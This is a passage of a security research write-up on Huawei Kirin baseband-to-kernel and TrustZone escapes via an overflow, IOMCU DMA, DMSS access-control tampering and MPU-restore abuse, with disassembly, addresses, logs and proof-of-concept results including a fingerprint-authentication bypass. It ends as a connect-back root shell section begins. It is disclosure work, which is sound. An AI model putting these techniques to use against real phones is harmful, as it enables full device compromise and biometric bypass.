
We know that handle_msg_from_sci receives the unmodified and unchecked packet.len. This length value is immediately used as the buffer size parameter of bsp_icc_read, while the buffer itself is a fixed size stack variable, scimsg.

As the packet headers are not signed and checked by any means in the kernel driver, the modem can fully control their values.

Here is the first few interesting instructions of the vulnerable handle_msg_from_sci and the annotated stack of the function:

```
00187ce0    ff 03 01 d1    sub    sp,sp,#0x40
00187ce4    f5 0b 00 f9    str    x21,      [sp, #0x10]
00187ce8    f4 4f 02 a9    stp    x20,x19, [sp, #0x20]
00187cec    fd 7b 03 a9    stp    x29,x30, [sp, #0x30]; <= LR
00187cf0    fd c3 00 91    add    x29,sp,#0x30
00187cf4    08 00 80 d2    mov    x8,#0x0
00187cf8    08 00 a0 f2    movk   x8,#0x0, LSL #16
00187cfc    08 00 c0 f2    movk   x8,#0x0, LSL #32
00187d00    08 00 e0 f2    movk   x8,#0x0, LSL #48
00187d04    08 01 40 f9    ldr    x8,[x8]
00187d08    f4 03 01 2a    mov    w20,w1
00187d0c    f3 03 02 aa    mov    x19,x2
00187d10    e1 13 00 91    add    x1,sp,#0x04; <= &scimsg
00187d14    e2 03 14 2a    mov    w2,w20
00187d18    f5 03 00 2a    mov    w21,w0
00187d1c    e8 07 00 f9    str    x8,[sp, #0x08]; <= stack cookie
00187d20    ff 07 00 b9    str    wzr,[sp, #0x04]
00187d24    8d 16 ff 97    bl     bsp_icc_read.cfi
```

```
sp+0x38   x30 (lr)
sp+0x30   x29
sp+0x28   x19
sp+0x20   x20
sp+0x18
sp+0x10   x21
sp+0x08   stack cookie
sp+0x04   scimsg
sp+0x00
```

On the one hand, the Huawei kernel only employs forward-path CFI, so classic stack smashing combined with ROP would work. On the other hand, there is a stack cookie, and there is kernel ASLR, so info leaks would be needed first. As with the FIFO vulnerability, we continued looking for even better exploit candidates.

6 DMA Peripherals

6.1 Methods of SoC Architecture Exploration

Understanding hardware details of a modern SoC's fabric entirely black-box would be quite challenging. Luckily, some pointers about the architecture of the underlying hardware can often be found. The best is leaked chip documentation, but unfortunately in this case we don't have such a document.

Binary analysis of firmwares running on the CPU of various subsystems can allow us to find memory-mapped addresses in code and the program logic (and if we are lucky, debug strings) can also imply register layouts/progamming as well. That approach is suitable for deeper understaning of a specific module, but it is not an economical way to skim over as many peripherals as we can and it is also inherently limited to reversing functionality of devices that a given firmware actually uses in practice, which is often a subset of what it could access.

We could expect that the Linux kernel source similarly only provides peripheral controller driver code for the devices that Android actually controls, which is not ideal given that for many hardware elements (and especially security critical ones) the secure-world or EL3 is the master.

However, in the case of Huawei, in the `drivers/hisi/ap/platform` we find fairly detailed enumerations on low-level subsystems, here is an excerpt of the content:

- memory views of different CPUs
- physical loading address of firmware images

```
global_ddr_map.h:
...
#define HISI_RESERVED_MODEM_PHYMEM_BASE 0x20000000
#define HISI_RESERVED_MODEM_PHYMEM_SIZE (0xBB80000)
...
```

- peripherial addresses in the different memory views
- shortened peripherial names in the address definitions

```
soc_acpu_baseaddr_interface.h:
...
#define SOC_ACPU_IOMCU_GPIO0_BASE_ADDR (0xFA878000)
#define SOC_ACPU_IOMCU_DMAC_BASE_ADDR  (0xFA877000)
#define SOC_ACPU_IOMCU_UART7_BASE_ADDR (0xFA876000)
...
```

- register layout of a few peripherials

```
soc_sctrl_interface.h:
...
#define SOC_SCTRL_SCCTRL_ADDR(base) ((base) + (0x000UL))
...
typedef union
{
    unsigned int value;
    struct
    {
        unsigned int mode_ctrl_soft : 3;
        unsigned int sys_mode : 4;
        unsigned int reserved_0 : 18;
        unsigned int deepsleep_en : 1;
        unsigned int reserved_1 : 2;
        unsigned int sc_pmu_type_sel : 1;
        unsigned int reserved_2 : 3;
    } reg;
} SOC_SCTRL_SCCTRL_UNION;
...
```

6.2 Baseband DMA Peripherals

Leveraging a DMA engine that is legitimately controlled by a subsystem to reach physical memory regions that it directly could not is described in prior art. The concept of using IOMMUs to properly limit DMA reach is similarly well documented. One example is this work on escalation from the Broadcom WiFi chip.

Basebands are virtually guaranteed to use DMA to be able to satisfy bandwidth requirements for moving data at LTE speeds. So the first obvious idea is to try to find the DMA used by the baseband and verify whether its memory access is correctly constrainted or not.

We start at Kirin 980. Looking at the previously mentioned code for a Nova 5T, the following DMA-related targets can be found:

```
#define SOC_ACPU_EDMA1_MDM_BASE_ADDR  (0xE0210000)
#define SOC_ACPU_EDMA0_MDM_BASE_ADDR  (0xE0204000)
```

With our dynamic analysis tool, we verify that the addresses listed here are accessible inside the modem. There is even an MPU rule to whitelist the system memory-mapped control registers.

We now have to figure out how they are programmed. Although ARM has a high performance DMA (DMA-330) and a low gate count version (DMA-230), which can be licensed, vendors sometimes use their own implementations as well. Indeed, we are able to conclude quickly that the control registers don't correspond to these. Instead, in the Huawei kernel, we find a DMA called ASP-DMA, which seems to belong to an audio DSP subsystem. The `drivers/hisi/hi64xx/asp_dma.c` file contains detailed functions with expansive names to control the DMA:

```c
#define ASP_DMA_CX_LLI(j)               (0x0800+(0x40*j))
#define ASP_DMA_CX_BINDX(j)             (0x0804+(0x40*j))
#define ASP_DMA_CX_CINDX(j)             (0x0808+(0x40*j))
#define ASP_DMA_CX_CNT1(j)              (0x080C+(0x40*j))
#define ASP_DMA_CX_CNT0(j)              (0x0810+(0x40*j))
#define ASP_DMA_CX_SRC_ADDR(j)          (0x0814+(0x40*j))
#define ASP_DMA_CX_DES_ADDR(j)          (0x0818+(0x40*j))
#define ASP_DMA_CX_CONFIG(j)            (0x081C+(0x40*j))
#define ASP_DMA_CX_AXI_CONF(j)          (0x0820+(0x40*j))

int asp_dma_config(...) {
  ...
  /* disable dma channel */
  _dmac_reg_clr_bit(ASP_DMA_CX_CONFIG(dma_channel), 0);

  _dmac_reg_write(ASP_DMA_CX_CNT0(dma_channel), lli_cfg->a_count);

  /* set dma src/des addr */
  _dmac_reg_write(ASP_DMA_CX_SRC_ADDR(dma_channel), lli_cfg->src_addr);
  _dmac_reg_write(ASP_DMA_CX_DES_ADDR(dma_channel), lli_cfg->des_addr);
  ...
}

int asp_dma_start(...) {
  ...
  _dmac_reg_write(ASP_DMA_CX_CONFIG(dma_channel), lli_cfg->config);
  ...
}
```

We took the natural assumption that the other DMA engines of the SoC could correspond to this solution. In addition, having the hints of the names `EDMA0` and `EDMA1` as well as the register range addresses, we are able to find the code in the baseband that actually programs them in order to move data between the DSP cores and the modem protocol core (the Cortex-R8).

And indeed, based on this knowledge, we are able to successfully program the basebands's EDMAs and execute data transfers using memory addresses that we know they should access.

However, although it is possible to start a transaction on those DMAs, we are not able to access kernel and secure world memory regions (addresses below `0x20000000`). That means the data channels are either behind a properly configured IOMMU or simply the data channels are wired in a way that it is physically impossible to generate the desired addresses. When a transaction fails, the possible bus fault brings down the whole system in an immediate crash.

6.3 IOMCU DMA

Instead, we can go back to the platform code – we already know that there are other DMA engines like the ASP-DMA. What if the baseband is able to access the control registers of one that shares some memory with the modem?

Note that second requirement: it is not enough to be able to access the control registers and have the ability to program transactions. We also must be able to provide an address to the DMA engine that we are able to read/write somehow from the baseband. This means that we need to find a DMA engine that belongs to a subsystem that actually has some interface directly to the baseband.

One such subsystem is the IOMCU. IOMCU is a separate Cortex-M7 subsystem inside the Kirin SoC, which is mainly responsible for sensorhub duties, like controlling the actual sensors and collecting their measurement results or even some high level tasks, e.g. step counting based on accelerometer data or activity detection.

Based on the `soc_acpu_baseaddr_interface.h` file of the published kernel sources, we can guess that there are SPI, I2C, UART, GPIO, RTC, timer, watchdog, and DMA controller peripherals in the IOMCU subsystem. Indeed, we can find a DMA engine that belongs to it in the aforementioned way:

```
#define SOC_ACPU_IOMCU_DMAC_BASE_ADDR (0xFFD77000)
```

Luckily, the DMA of the IOMCU again seems to live up to the register description above, as it behaves correctly (e.g. data transfer can be initiated) when accessed based on the above. But this time, for the bus accesses initiated by IOMCU DMA the read-only (e.g. kernel code region) and the secure memory flags are completely ignored. This means that we can get complete control over the code and data in EL0/EL1 of both secure-world and non-secure world as well as EL3 of the ACORE – i.e. all of Android, Linux Kernel, and TrustZone.

The DMA programming happens through 4-byte wide register writes, and, based on the `asp_dma.c` sources, it requires to set at least the size (`CNT0`), source address (`SRC_ADDR`), destination address (`DES_ADDR`), and transaction start (`CONFIG`) registers.

Those four registers are located right next to each other and don't even have to be written at once. The address is also a fixed constant. So now we have a way to program the DMA directly with an arbitrary-write primitive alone. This way, the baseband ASLR is bypassed.

The IOMCU DMA can't read/write directly to the code and data regions of the modem, but there is a common range around the `0xf0870000` addresses (also a fixed range), which can be accessed by both the modem and the IOMCU. This memory range otherwise regularly appears in DMA requests of the IOMCU, which strongly implies it is a legitimate range. With this, we have every component we need in order to execute fully controlled DMA transactions for a sandbox escape!

6.4 DMA Exploitation

In this section we show a trivial proof-of-concept. We have implemented full exploits against the Linux kernel and TrustZone as well - we detail these after we describe the next vulnerability, because while its a different method, the resulting primitive (direct unrestricted physical memory access) is the same.

The PoC replaces the date part of the kernel version string with a predefined string:

```
HWYAL:/ $ uname -a
Linux localhost 4.14.116 #1 SMP PREEMPT Sun Sep 27 17:57:28 CST 2020 aarch64

<running the IOMCU DMA based exploit via the baseband>

HWYAL:/ $ uname -a
Linux localhost 4.14.116 #1 SMP PREEMPT  -= PWNED =-  aarch64
```

Unfortunately, when trying Kirin 990 (LIO), we find that the same memory accesses via the IOMCU DMA fail. We will next describe another hardware-based SBX vulnerability that results in a working exploit on 990 as well.

7 DMSS Memory Access Arbiter

In the final section, instead of looking at restrictions applied to the memory access of hardware peripherals, we analyze the way the memory accesses of the main cores themselves are organized.

The system memory used by the application CPU is logically split into non-secure and secure worlds: the Linux kernel resides in the non-secure context, while critical infrastructure – for security (password storage, face-recognition) and also functionality (modem NVRAM, DRM, GPIOs) – runs in the secure world.

Those two worlds are usually strictly separated by an external hardware subsystem, a memory ”firewall”, which ensures that non-secure requests are denied on memory locations marked as secure. In case of Huawei Kirin SoCs the separation functionality is ultimately handled by the DMSS subsystem which is most probably located very close to the raw DDR memory.

In the typical case, such a subsystem is meant to be programmed (controlled) only by the most privileged contexts (EL3 and/or secure world EL0/1).

Based on the published open-source kernel codes, from the `hisi_ddr_secprotect.c` and the `soc_dmss_interface.h` file, DMSS seems like a highly integrated device: it can throttle the throughput of some accesses, set the latency and QoS parameters of the bus masters, but most importantly it also has a built-in access control functionality, which filters a memory bus request by bus master, address region, access mode (read or write) and security mode (secure or non-secure).

Inside the DMSS module, there are multiple instances of the access control submodule, called ASI, which are usually utilized by different SoC subsystems. The modem, teeos, trustfirmware, kernel, and drm all have their own ASI tables. Each ASI owns multiple address range configuration entries with many parameters, which enables fine-grained access control. In the context of the current vulnerability, the most important entry parameters are the following (the definitions from `soc_dmss_interface.h` in parenthesis):

- enable flag (`SOC_DMSS_ASI_SEC_RGN_MAP0.rgn_en`)
- range-begin address (`SOC_DMSS_ASI_SEC_RGN_MAP0.rgn_base_addr`)
- range-end address (`SOC_DMSS_ASI_SEC_RGN_MAP1.rgn_top_addr`)
- secure/non-secure read/write flags (`SOC_DMSS_ASI_SEC_RGN_MAP1.sp`)

The addresses are left-shifted by 16 bits (64kB aligned). To restore the original base address one would fill the missing lower 16 bits with zeros in case of range-begin and range-end address values. The encoding of the access flag is the following: {sec_read, sec_write, nonsec_read, nonsec_write}, where a bit which is set enables that specific flag.

The following illustrates the relevant entries of a partially parsed ASI-0 table taken from a YAL device running Android 10.1. Note the addresses below, which strongly resemble the memory ranges used inside the baseband, so we can conclude that this is the DMSS configuration of the modem.

```
0xEA980510: 0x0c0000000-0x0ffffffff access: none
0xEA980520: 0x1c0000000-0xffffffff access: none
0xEA980550: 0x010000000-0x010afffff access: secure read/write
0xEA980560: 0x010b00000-0x010bfffff access: secure read/write
0xEA980570: 0x012300000-0x01230ffff access: secure read
0xEA980580: 0x020000000-0x02bc7ffff access: secure read/write
```

In case of this particular device the modem-shared regions are indeed located at 0x10000000 and 0x10b00000, also their sizes match correctly with the given ranges in the entries. The read-only 0x12300000 region is the modem shared memory with the secure world and this communication interface is uni-directional from the secure world to the modem, thus the read-only trait. The modem code and data resides in the 0x20000000 region. Furthermore the first two entries restrict the modem from reaching physical addresses which are physically not backed by the DDR memory chip (they are the ”DDR holes”).

7.1 Vulnerability

The first concern with the DMSS submodule is that it accepts updates on the already configured ASI entries. This opens up the possibility of unintended modifications in the first place. However, this by itself wouldn’t mean the system is vulnerable and in fact updating the ASI table entries seems to be a legitimate requirement: in hisi_ddr_secprotect.c of the published open-source kernel codes, there are clues it is used for DRM purposes. The key is that the actual register update is only initiated from the kernel, but it is implemented in the secure world (either through SMC calls or via shared memory). This shows that, as mentioned in the introduction, the privileged context (secure world) is meant to be the arbiter for programming the DMSS submodule.

However, the architecture is vulnerable because, like from the secure world, the DMSS registers are also accessible from the baseband! That means that the same ASI updates can be performed by the modem itself.

As it was shown in the previous section, the DMSS has the following entry to restrict the modem access of the DDR memory to its own designated code and data memory areas:

```
0xEA980580: 0x020000000-0x02bc7ffff access: secure read/write
```

By updating the corresponding `SOC_DMSS_ASI_SEC_RGN_MAP0.rgn_base_addr` field with the address of `0x00000000`, the DMSS will allow the modem to access and modify arbitrary DDR content (physical address) in the `0x00000000` – `0x2bc7ffff` range. The memory content below `0x20000000` is particularly interesting, because this is where Linux kernel, trustfirmware, teeos, and most of the other firmware are all loaded. So the memory content here would consist of code and data used by the kernel and also firmwares running in EL1 secure-world or EL3 exception level, and thus by overwriting the code or data the attacker achieves arbitrary code execution in (up to) EL3.

7.2 Exploitation

As we have described earlier, the modem has a so called ”background-region” MPU configuration entry that covers the whole memory range and catches memory accesses that are not covered by other explicit rules. This rule must be disabled in order to access the addresses below `0x20000000`.

One way to do that would be with `MCR` instructions, however that assumes arbitrary code execution. There is a more powerful solution.

7.2.1 Power Saving and MPU Initialization

The modem consumes a significant amount of power when it is active (e.g. call in progress or data traffic is transmitted), which of course affects the battery life negatively. That’s why the modem code thrives to achive power-saving from software: every time it can afford, the modem enters the so-called ”dormant” or standby mode, in which state the CPU shuts down many of its subsystems, among others the MPU itself. Thus when the Cortex-R8 cores wake up, they must reinitialize the MPU configuration as it has been lost.

During wakeup a function probably named `pm_asm_boot_code_begin` (LIO: `0x200250f0`, YAL: `0x201d66a0`) gets called, which initializes and enables the MPU for both cores. The MPU configuration function is in fact a ”restore” function (let’s call it `restore_mpu_cfg` - LIO: `0x2002554c`, YAL: `0x201d6afc`), here is the disassembled view of the funcion:

```
restore_mpu_cfg:
    201d6afc   17 00 a0 e3    mov    r0,#0x17
    201d6b00   88 10 9f e5    ldr    r1,[PTR_PTR_end_of_mpu_config]
    201d6b04   00 10 91 e5    ldr    r1,[r1,#0x0]=>->end_of_mpu_config
loop_begin:
    201d6b08   fc 00 31 e9    ldmdb  r1!,{ r2 r3 r4 r5 r6 r7 }
    201d6b0c   12 0f 06 ee    mcr    p15,0x0,r0,cr6,cr2,0x0
    201d6b10   6f f0 7f f5    isb    SY
    201d6b14   11 2f 06 ee    mcr    p15,0x0,r2,cr6,cr1,0x0
    201d6b18   6f f0 7f f5    isb    SY
    201d6b1c   31 3f 06 ee    mcr    p15,0x0,r3,cr6,cr1,0x1
    201d6b20   6f f0 7f f5    isb    SY
    201d6b24   51 4f 06 ee    mcr    p15,0x0,r4,cr6,cr1,0x2
    201d6b28   6f f0 7f f5    isb    SY
    201d6b2c   71 5f 06 ee    mcr    p15,0x0,r5,cr6,cr1,0x3
    201d6b30   6f f0 7f f5    isb    SY
    201d6b34   91 6f 06 ee    mcr    p15,0x0,r6,cr6,cr1,0x4
    201d6b38   6f f0 7f f5    isb    SY
    201d6b3c   b1 7f 06 ee    mcr    p15,0x0,r7,cr6,cr1,0x5
    201d6b40   6f f0 7f f5    isb    SY
    201d6b44   4f f0 7f f5    dsb    SY
    201d6b48   01 00 50 e2    subs   r0,r0,#0x1
    201d6b4c   00 00 50 e3    cmp    r0,#0x0
    201d6b50   ec ff ff aa    bge    loop_begin
    201d6b54   0e f0 a0 e1    mov    pc,lr
```

As it can be seen, the function begins at the end_of_mpu_config position and works backward in 6-word steps, where the 6 data entries are in order: DRBAR, IRBAR, DRSR, IRSR, DRACR, and IRACR, so it covers the whole MPU configuration registers. The implemented Cortex-R8 CPUs do not make use of instruction-type MPU entries, only data ones.

The data at mpu_config (the array which ends with end_of_mpu_config) is filled by the save_mpu_cfg function (LIO: 0x200254e0, YAL: 0x201d6a90), which stores the current MPU configuration to memory.

The problem is that save_mpu_cfg is called just once: at the very beginning of the modem boot-up flow. But the restore_mpu_cfg function runs at each wakeup event! Thus, the MPU configuration is written to the cache once, but then it is read repeatedly - every time a wake-up event occurs. So if one can manipulate the stored data, the MPU configuration can be permanently modified, as the altered data would load again and again after wakeups.

This issue allows an attacker to use an arbitrary write vulnerability both directly to get RCE in the baseband (since it is an effective W^X bypass) and to directly access the DMSS control registers and thus achieve a sandbox escape directly without even executing arbitrary baseband code!

At first glance performing a sleep-wakeup cycle seems to be the least controllable part of the exploitation chain. However, during normal usage the baseband will try to agressively power-optimize, so when there is no data to be processed, the modem quickly goes into dormant mode. Considering the scenario where the victim device is attached to the attacker's rogue mobile base station, it is rather straightforward for the attacker to bring the victim phone into an idle state, thus reaching the dormant mode.

The logs below show how the MPU configuration changes after a single arbitrary write, turning the code pages into RWX.

Original configuration:

```
HWYAL:/ # dmesg -w | grep NAS_AT
...
[NAS_AT]: [INFO] AT_LogPrintMsgProc [MDOEM:0][TICK:5682]<DRVAGENT_RcvDrvAgentSimlockDataReadQryReq>[LINE:5735] Enter\x0a
[NAS_AT]: [INFO] AT_LogPrintMsgProc [MDOEM:0][ 0]  on  0x00000000 - 0xffffffff  |                 | S  ?????  ?????
[NAS_AT]: [INFO] AT_LogPrintMsgProc [MDOEM:0][ 1]  on  0x00000000 - 0x00007fff  | X  R1 W1  R0 W0 |    NC     NC
[NAS_AT]: [INFO] AT_LogPrintMsgProc [MDOEM:0][ 2]  on  0x00008000 - 0x0000bfff  |    R1 W1  R0 W0 |    NC     NC
[NAS_AT]: [INFO] AT_LogPrintMsgProc [MDOEM:0][ 3]  on  0x20000000 - 0x2fffffff  |    R1 W1  R0 W0 | S  NC     NC
[NAS_AT]: [INFO] AT_LogPrintMsgProc [MDOEM:0][ 4]  on  0xe0000000 - 0xffffffff  |    R1 W1  R0 W0 | S  ?????  ?????
[NAS_AT]: [INFO] AT_LogPrintMsgProc [MDOEM:0][ 5]  on  0xfffe0000 - 0xffffffff  | X               | S  ?????  ?????
[NAS_AT]: [INFO] AT_LogPrintMsgProc [MDOEM:0][ 6]  on  0xe0800000 - 0xe083ffff  |    R1 W1  R0 W0 | S  NC     NC
[NAS_AT]: [INFO] AT_LogPrintMsgProc [MDOEM:0][ 7]  on  0xe1000000 - 0xe1ffffff  |    R1 W1  R0 W0 | S  ?????  ?????
[NAS_AT]: [INFO] AT_LogPrintMsgProc [MDOEM:0][ 8]  on  0xa0000000 - 0xa1ffffff  |    R1 W1  R0 W0 | S  NC     NC
[NAS_AT]: [INFO] AT_LogPrintMsgProc [MDOEM:0][ 9]  on  0x12300100 - 0x123001ff  | X  R1           | S  ?????  ?????
[NAS_AT]: [INFO] AT_LogPrintMsgProc [MDOEM:0][10]  on  0x20000000 - 0x21ffffff  | X  R1 W1  R0 W0 | S  WBWA   WBWA
[NAS_AT]: [INFO] AT_LogPrintMsgProc [MDOEM:0][11]  on  0x22000000 - 0x227fffff  | X  R1 W1  R0 W0 | S  WBWA   WBWA
[NAS_AT]: [INFO] AT_LogPrintMsgProc [MDOEM:0][12]  on  0x22800000 - 0x22ffffff  |    R1 W1  R0 W0 | S  WBWA   WBWA
[NAS_AT]: [INFO] AT_LogPrintMsgProc [MDOEM:0][13]  on  0x23000000 - 0x23ffffff  |    R1 W1  R0 W0 | S  WBWA   WBWA
[NAS_AT]: [INFO] AT_LogPrintMsgProc [MDOEM:0][14]  on  0x24000000 - 0x25ffffff  |    R1 W1  R0 W0 | S  WBWA   WBWA
[NAS_AT]: [INFO] AT_LogPrintMsgProc [MDOEM:0][15]  on  0x26000000 - 0x26ffffff  |    R1 W1  R0 W0 | S  WBWA   WBWA
[NAS_AT]: [INFO] AT_LogPrintMsgProc [MDOEM:0][16]  on  0x27000000 - 0x273fffff  |    R1 W1  R0 W0 | S  WBWA   WBWA
[NAS_AT]: [INFO] AT_LogPrintMsgProc [MDOEM:0][17]  on  0x10000000 - 0x13ffffff  |    R1 W1  R0 W0 | S  NC     NC
[NAS_AT]: [INFO] AT_LogPrintMsgProc [MDOEM:0][18]  on  0x00000000 - 0x00007fff  | X  R1           | S  WBWA   WBWA
[NAS_AT]: [INFO] AT_LogPrintMsgProc [MDOEM:0][19]  on  0x20000000 - 0x21ffffff  | X  R1           | S  WBWA   WBWA
[NAS_AT]: [INFO] AT_LogPrintMsgProc [MDOEM:0][20]  on  0x22000000 - 0x227fffff  | X  R1           | S  WBWA   WBWA
[NAS_AT]: [INFO] AT_LogPrintMsgProc [MDOEM:0][21]  off 0x43504800 - 0x43504801  | X               | S  ?????  ?????
[NAS_AT]: [INFO] AT_LogPrintMsgProc [MDOEM:0][22]  off 0x44335000 - 0x44335001  | X  ?????  ????? |    NC     WBWA
[NAS_AT]: [INFO] AT_LogPrintMsgProc [MDOEM:0][23]  off 0xd110b200 - 0xd110b201  | X               |    WBWA   WTnWA
[NAS_AT]: [INFO] AT_RcvDrvAgentSimlockDataReadQryCnf enter
...
```

After directly modifying the MPU entry and triggering a sleep cycle:

```
HWYAL:/ # dmesg -w | grep NAS_AT
...
[NAS_AT]: [INFO] AT_LogPrintMsgProc [MDOEM:0][ 0]  on  0x00000000 - 0xffffffff  | X  R1 W1  R0 W0 | S  ?????  ?????
[NAS_AT]: [INFO] AT_LogPrintMsgProc [MDOEM:0][ 1]  on  0x00000000 - 0x00007fff  | X  R1 W1  R0 W0 |    NC     NC
[NAS_AT]: [INFO] AT_LogPrintMsgProc [MDOEM:0][ 2]  on  0x00008000 - 0x0000bfff  | X  R1 W1  R0 W0 |    NC     NC
[NAS_AT]: [INFO] AT_LogPrintMsgProc [MDOEM:0][ 3]  on  0x20000000 - 0x2fffffff  | X  R1 W1  R0 W0 | S  NC     NC
[NAS_AT]: [INFO] AT_LogPrintMsgProc [MDOEM:0][ 4]  on  0xe0000000 - 0xffffffff  | X  R1 W1  R0 W0 | S  ?????  ?????
[NAS_AT]: [INFO] AT_LogPrintMsgProc [MDOEM:0][ 5]  on  0xfffe0000 - 0xffffffff  | X  R1 W1  R0 W0 | S  ?????  ?????
[NAS_AT]: [INFO] AT_LogPrintMsgProc [MDOEM:0][ 6]  on  0xe0800000 - 0xe083ffff  | X  R1 W1  R0 W0 | S  NC     NC
[NAS_AT]: [INFO] AT_LogPrintMsgProc [MDOEM:0][ 7]  on  0xe1000000 - 0xe1ffffff  | X  R1 W1  R0 W0 | S  ?????  ?????
[NAS_AT]: [INFO] AT_LogPrintMsgProc [MDOEM:0][ 8]  on  0xa0000000 - 0xa1ffffff  | X  R1 W1  R0 W0 | S  NC     NC
[NAS_AT]: [INFO] AT_LogPrintMsgProc [MDOEM:0][ 9]  on  0x12300100 - 0x123001ff  | X  R1 W1  R0 W0 | S  ?????  ?????
[NAS_AT]: [INFO] AT_LogPrintMsgProc [MDOEM:0][10]  on  0x20000000 - 0x21ffffff  | X  R1 W1  R0 W0 | S  WBWA   WBWA
[NAS_AT]: [INFO] AT_LogPrintMsgProc [MDOEM:0][11]  on  0x22000000 - 0x227fffff  | X  R1 W1  R0 W0 | S  WBWA   WBWA
[NAS_AT]: [INFO] AT_LogPrintMsgProc [MDOEM:0][12]  on  0x22800000 - 0x22ffffff  | X  R1 W1  R0 W0 | S  WBWA   WBWA
[NAS_AT]: [INFO] AT_LogPrintMsgProc [MDOEM:0][13]  on  0x23000000 - 0x23ffffff  | X  R1 W1  R0 W0 | S  WBWA   WBWA
[NAS_AT]: [INFO] AT_LogPrintMsgProc [MDOEM:0][14]  on  0x24000000 - 0x25ffffff  | X  R1 W1  R0 W0 | S  WBWA   WBWA
[NAS_AT]: [INFO] AT_LogPrintMsgProc [MDOEM:0][15]  on  0x26000000 - 0x26ffffff  | X  R1 W1  R0 W0 | S  WBWA   WBWA
[NAS_AT]: [INFO] AT_LogPrintMsgProc [MDOEM:0][16]  on  0x27000000 - 0x273fffff  | X  R1 W1  R0 W0 | S  WBWA   WBWA
[NAS_AT]: [INFO] AT_LogPrintMsgProc [MDOEM:0][17]  on  0x10000000 - 0x13ffffff  | X  R1 W1  R0 W0 | S  NC     NC
```

```
[NAS_AT]: [INFO] AT_LogPrintMsgProc [MDOEM:0][18]  on  0x00000000 - 0x00007fff  | X  R1 W1  R0 W0 | S  WBWA   WBWA
[NAS_AT]: [INFO] AT_LogPrintMsgProc [MDOEM:0][19]  on  0x20000000 - 0x21ffffff  | X  R1 W1  R0 W0 | S  WBWA   WBWA
[NAS_AT]: [INFO] AT_LogPrintMsgProc [MDOEM:0][20]  on  0x22000000 - 0x227fffff  | X  R1 W1  R0 W0 | S  WBWA   WBWA
[NAS_AT]: [INFO] AT_LogPrintMsgProc [MDOEM:0][21]  off 0x43504800 - 0x43504801  | X  R1 W1  R0 W0 | S  ?????  ?????
[NAS_AT]: [INFO] AT_LogPrintMsgProc [MDOEM:0][22]  off 0x44335000 - 0x44335001  | X  R1 W1  R0 W0 |    NC     WBWA
[NAS_AT]: [INFO] AT_LogPrintMsgProc [MDOEM:0][23]  off 0xd110b300 - 0xd110b301  | X  R1 W1  R0 W0 |    WBWA   WTnWA
...
```

7.2.2 Taking Over The ACPU

The DMSS register is at a fixed address that even seems to remain constant within a chipset generation. Furthermore ASLR can not be applied on the memory-mapped registers in the baseband because the Cortex-R8 is configured as PMSA (Protected Memory System Architecture). That means that the DMSS register location is always at a known location. The relevant DMSS ASI entry of the modem code region (the one to be overwritten) also seems to be constant in terms of location and value. It even stayed at the same address after a significant update of going to Android 11 from version 10.1. Therefore, this approach shares the advantages of the previous one (targetting DMA).

After performing the DMSS register update of the modem memory entry to extend the allowed memory range, and with proper MPU configuration in place at the modem side, the actual privilege elevation is relatively straightforward.

There are multiple ways to find the appropriate location of a piece of code to patch. First, the vulnerability gives total control over physical addresses and the firmwares that run on the ACPU don't utilize physical level ASLR. This means that for a given firmware version the firmware loading is a deterministic process, the addresses are constants. Even if some code is loaded with randomization but has a distinctive memory pattern, the vulnerability can be used to search for the pattern and dynamically patch it.

The most privileged normal-world target would be the Linux kernel. Huawei Smartphones usually load the kernel to `0x80000` so the layout of the kernel code addresses are fixed for a given software version.

Similarly the most privileged secure-world target is the `trustfirmware` (also called `BL31`) which runs in EL3. Its base address varies between device models, but usually remains constant for a specific model through updates, in case of YAL this is `0x12200000`.

In the next section we demonstrate exploitability with several complete exploits against normal world and secure world.

7.3 Proof of Concept

We have written three kinds of PoCs, for both a 980 (YAL) and a 990 (LIO) fully patched device:

- Kernel version string overwrite
- Fingerprint recognition bypass by modifying the fingerprint trustlet
- TCP connect-back root shell

7.4 Kernel version string overwrite

A visual clue of kernel exploitation is to overwrite the kernel version string, which can be accessed with the `uname -a` command even from an unprivileged `adb shell` session.

Smartphones today are almost exclusively built with multi-core CPUs, so ”SMP” is guaranteed to be in the kernel version. Also those kernels are tuned to have low-latency with the `CONFIG_PREEMPT` option, which inserts ”PREEMT” into the kernel version. Thus the ”SMP PREEMT” substring would be present in modern Android kernel version strings. Note that this string is present at multiple places and just one of them is the string eventually returned by `uname -a`.

The PoC iterates over the first few megabytes of the kernel code space to find this string and when found replaces it with the `-= PWNED =-` string. This proves that the PoC managed to read (search for a string) and write (replace a string) in read-only memory regions belonging to the kernel code.

```
HWLIO:/ $ uname -a
Linux localhost 4.14.116 #1 SMP PREEMPT Wed Dec 30 19:44:35 CST 2020 aarch64

<running the DMSS exploit>

HWLIO:/ $ uname -a
Linux localhost 4.14.116 #1 SMP PREEMPT -= PWNED =-  aarch64
```

7.5 Secure-World Exploitation

The secure-world PoC demonstrates code execution in TrustZone context by modifying the code implementing fingerprint ID. The result is the ability to unlock the phone with any fingerprint that has not been enrolled, thus compromising the fingerprint authentication system.

The fingerprint reader is a security-critical component of the smartphone, as it must store a highly detailed image of its owner's fingerprint, which is a biometrical identification mark. The fingerprint reader is managed by a trustlet running in the secure-world, and it is responsible for reading the captured fingerprint data from the sensor and also for matching the captured data with enrolled fingerprints.

The matching algorithm systematically compares the collected data with each fingerprint in its database, and calculates a score of the comparison. If the maximal valued, non-negative comparison score is above a given threshold, the fingerprint authentication passes. The PoC modifies the code flow in such a way that regardless of the comparison result, the identification function is tricked into thinking that the first fingerprint of the database was detected. Therefore, the authentication will always succeed.

Since the fingerprint sensor management implementation differs significantly between the YAL and LIO models, two separate PoCs are provided for the two models.

In case of YAL, the relevant fingerprint-related code is found in the `fpkit_goodix_3216_ta.sec` trustlet. The `fp_identifyImage_identify` function contains an indirect call (via function pointer) to the `identifyImage` fingerprint matching function, which returns the score. If the score is negative, the fingerprint is not sufficiently similar to the ones in the database. This check is bypassed by the PoC such that even though `identifyImage` correctly detects no matching fingerprint, the main `fp_identifyImage_identify` function still returns with a fingerprint match decision.

For LIO, a separate trustlet dedicated to fingerprint detection is implemented in `a423e43d-abfd-441f-b89d-39e39f3d7f65libalgorithm1302.so.sec`. The relevant matching function now is called `gx_identify_image` which internally calls `gx_entry_identify_image` to perform the actual fingerprint identification task. This function also returns a similarity score value, but there is a new status code as well. Based on the status code the algorithm can retry the identification immediately or request for a double check in the next fingerprint event. The later happened from time to time during our tests. The PoC for LIO completely overwrites the `gx_identify_image` function to always return a perfect matching score and a status that doesn't require a double check.

7.6 TCP Connect-Back Root Shell

7.6.1 Overview

To demonstrate the feasibility of a practical full-system compromise, we have also implemented a PoC that creates a TCP-based connect-back root shell PoC.
